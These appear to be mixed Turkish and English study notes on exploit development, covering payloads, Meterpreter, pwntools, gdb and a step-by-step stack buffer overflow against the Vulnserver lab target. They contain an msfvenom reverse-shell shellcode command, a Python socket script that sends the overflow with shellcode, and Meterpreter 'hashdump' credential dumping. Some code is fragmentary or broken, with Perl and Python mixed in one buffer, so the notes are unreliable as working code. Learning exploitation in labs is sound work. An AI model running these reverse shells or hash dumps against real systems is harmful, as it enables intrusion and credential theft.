

## Exploit Geliştirme (Exploit Development)

Local Exploit

0-day

Ms17-010

DLL Injection

Ldd /usr/bin/bash

(hangi kütüphanelere bağlı executable)

N-day Exploit

Payload


Bir paketin taşıdığı asıl bilgidir.

IP Datagram				
	Bits 0–7	Bits 8–15	Bits 16–23	Bits 24–31
IP Header (20 bytes)	Version/IHL	Type of service	Length	
	Identification		flags and offset	
	Time To Live (TTL)	Protocol	Checksum	
	Source IP address			
	Destination IP address			
ICMP Header (8 bytes)	Type of message	Code	Checksum	
	Header Data			
ICMP Payload (optional)	Payload Data			

Stagers

Saldırgan ile hedef arasındaki network bağlantısını kurar, bu bağlantı hedefe çalıştırılabilir dosya gönderimi ve bu dosyanın çalıştırılması ile gerçekleştirilir.

Payload





Meterpreter, ileri düzey bir Metasploit payload tipidir. Dinamik olarak değiştirebilen payload türüdür, in-memory DLL injection stagers kullanarak ve hedef sisteme DLL enjeksiyon yapabilme özellikleri taşır. Ağda, sahneleyici payload'ları ve soketleri kullanarak yerel bilgisayarla haberleşir. Hedef sisteme tanımlanmış komutların kullanımını sağlar.

Owasp zsc

Payload

[illegible][illegible]

- 
- The screenshot shows a Metasploit Meterpreter session. The user has entered the following commands and received the following outputs:
- `show`: Displays session details, including the session name, session ID, and session type.
  - `sysinfo`: Displays system information, including the operating system, architecture, and kernel version.
  - `run`: Executes a command, in this case, `cmd.exe`.
  - `exit`: Exits the session.
  - `show`: Displays session details again, showing the session has ended.



## Post Exploitation



Objdump çalışan fonk vs görmek için

PWNTOOLS

Oxrick github

Pwntools docs

```
from pwn import *
```

```
import pprint as pp # print çıktısını daha düzgün görmek için
```

```
p = ELF("./example1")
```

```
print(p)
```

```
pp.print( p.symbols )
```

```
arg = 'A' + 10
```

```
p = process( ["./example1"], [arg])
```

```
print(p.recvuntil("/n"))
```

```
p.sendline(payload)
```

---

Not stripped -> metotlar açıkça görünür

```
hardening-check ./example1
```

```
objdump -d example1
```

```
(methods vars in assmbl etc)
```

```
gdb example1
```

```
Disas
```

```
Set disassembly flavor intel
```

```
r $(python -c "print 'A' * 7")
```

```
gdb example2
info functions
r
AAAAAAA
info registers
```

---

```
python -c "print 'A' * 64 + '\x89\x61\x55\x56' | ./example2"
```

---

Pattern Creator  
Patterncreate offset

Sudo chmod u+s example\_2 owner çalıştırmış olur

---

```
gdb beer
Disas main
set disassembly-flavor intel
```

```
Esi
Mov
Call
Rdi
Rax
Eax
```

Meterpreter gizli olarak RAM üzerinde çalışır.

Owasp zsc, shellcode, obsf, junk code

Auxilaries for testing the exploit

```
load kiwi
hashdump
```

Program get inputs and if somepoint it gives segmentation fault  
You can find where it gives fault

e.g  
from pwn import \*

```
buf = "A"*72 + "\x10\x12\x40"+"x00"*5
```

```
sh = process('./beer')
```

```
#print(sh.recvline() )
```

```
print(sh.recvuntil('.'))
```

```
sh.sendline("A"*300)
```

Bufferoverflow, mevcut alan doldurulup, EIP register'ına yazılarak programını yönü değiştirilebiliyor.

ESP (Extended Stack Pointer): Last instr ptr

EIP (Extended Instr Pointer): Next instr ptr

Vulns

-Vulnserver

-Immunity Debugger

-Mona Script

Immunity or olydebbugger or ghidra

# Buffer Overflow

- Fuzzing
- Access Violation Point
- Pattern Create
- Pattern Offset
- 42424242 – EIP
- Bad Chars
- JMP ESP
- NOP
- Shelcode

# Buffer Overflow

- Fuzzing

- Python

```
import socket
import os
import sys
```

```
buffer = "TRUN ./:" + "A" * 5000
```

```
siberkahraman = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
siberkahraman.connect((host, port))
siberkahraman.send(buffer)
siberkahraman.close()
```

# Buffer Overflow

- locate pattern\_create

- `/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 5000`

- locate pattern\_offset

- `/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 5000 -q 12345678`

# Buffer Overflow

- Bad Characters

```
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"  
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"  
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"  
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"  
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"  
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"  
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"  
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"  
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"  
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"  
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"  
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"  
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"  
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"  
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"  
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
```

#bad char is \x00

## Buffer Overflow

- Programın akışını değiştirme
  - Adresin bad char içermediğine dikkat etmeliyiz.
- JMP ESP
  - !mona modules
  - !mona find -s "\xff\xe4" -m essfunc.dll

locate nasm



# Buffer Overflow

- Shellcode

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=443 -  
f c -a x86 --platform windows -b "\x00\x04\x11\x14\xc4\xe3" -e  
x86/shikata_ga_nai
```

```
#!/usr/bin/perl  
my $buffer = "\xaa6\x3c\x07\xe9\x46\x69\x90\x86\xff\x30\x6a\x36\xff\xee\x17"  
"\x78\x8b\x1c\xe8\x37\x7c\x68\xfa\xa0\x8c\x27\xa0\x67\x92\x9d"  
"\xcc\xe4\x01\x7a\x0c\x62\x3a\xd5\x5b\x23\x8c\x2c\x09\xd9\xb7"  
"\x86\x2f\x20\x21\xe0\xeb\xff\x92\xef\xf2\x72\xae\xcb\xe4\x4a"  
"\x2f\x50\x50\x03\x66\x0e\x0e\xe5\xd0\xe0\xf8\xbf\x8f\xaa\x6c"  
"\x39\xfc\x6c\xea\x46\x29\x1b\x12\xf6\x84\x5a\x2d\x37\x41\x6b"  
"\x56\x25\xf1\x94\x8d\xed\x01\xdf\x8f\x44\x8a\x86\x5a\xd5\xd7"  
"\x38\xb1\x1a\xee\xba\x33\xe3\x15\xa2\x36\xe6\x52\x64\xab\x9a"  
"\xcb\x01\xcb\x09\xeb\x03")  
buffer = "TRUN ./." + "A" * 2003 + "\xaf\x11\x50\x62" + shellcode + "C" * (5000-2003-4-len(shellcode))
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
s.connect((host, port))
```

```
s.send(buffer)
```

```
s.close()
```